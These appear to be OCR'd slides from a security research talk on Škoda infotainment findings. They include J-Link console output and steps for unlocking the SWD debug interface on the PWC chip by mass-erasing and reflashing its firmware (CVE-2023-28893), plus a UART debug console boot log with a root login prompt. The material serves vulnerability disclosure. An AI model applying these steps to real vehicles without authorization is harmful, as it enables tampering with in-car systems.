
Registered user

API endpoint | API endpoint | … | API endpoint

Guest vehicle user

API endpoint | API endpoint | … | API endpoint

Primary vehicle user



12:30

ACTIVATED

Doors and lights

Vehicle Locked

Parking Lights Off

Doors / Windows Open

Battery charging

MyŠkoda app

FINDINGS

Low-level
Application-level
Backend
Diagnostic interface

FINDINGS


Low-level

Application-level

Backend

Diagnostic interface


#1 SWD FOR PWC CHIP ON IVI PCB




```
Connecting to J-Link via USB...O.K.
Firmware: J-Link V11 compiled Jul 22 2022 10:21:23
Hardware version: V11.00
J-Link uptime (since boot): 0d 00h 01m 48s
S/N: 601013797
License(s): RDI, FlashBP, FlashDL, JFlash, GDB
USB speed mode: High speed (480 MBit/s)
VTref=3.322V


Type "connect" to establish a target connection, '?' for help
J-Link>connect
Please specify device / core. <Default>: S9KEAZN64XXXX
Type '?' for selection dialog
Device>
Please specify target interface:
  J) JTAG (Default)
  S) SWD
  T) cJTAG
TIF>s
Specify target interface speed [kHz]. <Default>: 4000 kHz
Speed>
Device "S9KEAZN64XXXX" selected.


Connecting to target via SWD
InitTarget()
```





J-Link V7.70c Info

Active Kinetis write protection detected. This could cause problems during flash download.
Note: Unsecuring will trigger a mass erase of the internal flash.

Do you want to perform a mass erase of the device in order to remove flash write protection?
If "Do not show this message again" is selected, your choice will be remembered and be performed automatically in the future.

□ Remember selected action (will be done automatically in the future)

CVE-2023-28893 / CVSS 3.5


# 1 SWD FOR PWC CHIP ON IVI PCB


- Firmware from the PWC chip must be erased, to unlock SWD
- One can then rewrite the FW image binary *tsd.pwc.mib3.bin* to PWC memory and get debug target

CVE-2023-28893 / CVSS 3.5


# 2 DBG CONSOLE ON PWC

- 115200, 8N1
- Linux console





# 2 DBG CONSOLE ON PWC




```
pwc: 16:02:11,204 init uart0 (cpu)...
pwc: 16:02:11,204 init uart1 (carcom)...
<...SNIP...>
[    0.021224] NOTICE:  BL2: v1.5(release):mqb_sop2-15.20.110
[    0.025218] NOTICE:  BL2: Secure boot
[    0.092902] NOTICE:  R7: loaded
[    0.098896] NOTICE:  BL31: loaded
<...SNIP...>
[    0.298374] NOTICE:  BL33: loaded
<...SNIP...>
Welcome to Linux!
skoda-infotainment-5572 login: root
1-time code:
C0670D36FB788E5B673007DEA7A4DFB13CF9E28CBC2129CAE94DA92DB871C28A15529C6CDBF9E1384096E7E6328
088DD1F95AB7FBDB0EEFD37F1CB061DDB01BD
```

PWC has 2 UART lines

ARM Trusted Boot

Asymmetric crypto auth

# 2 DBG CONSOLE ON PWC




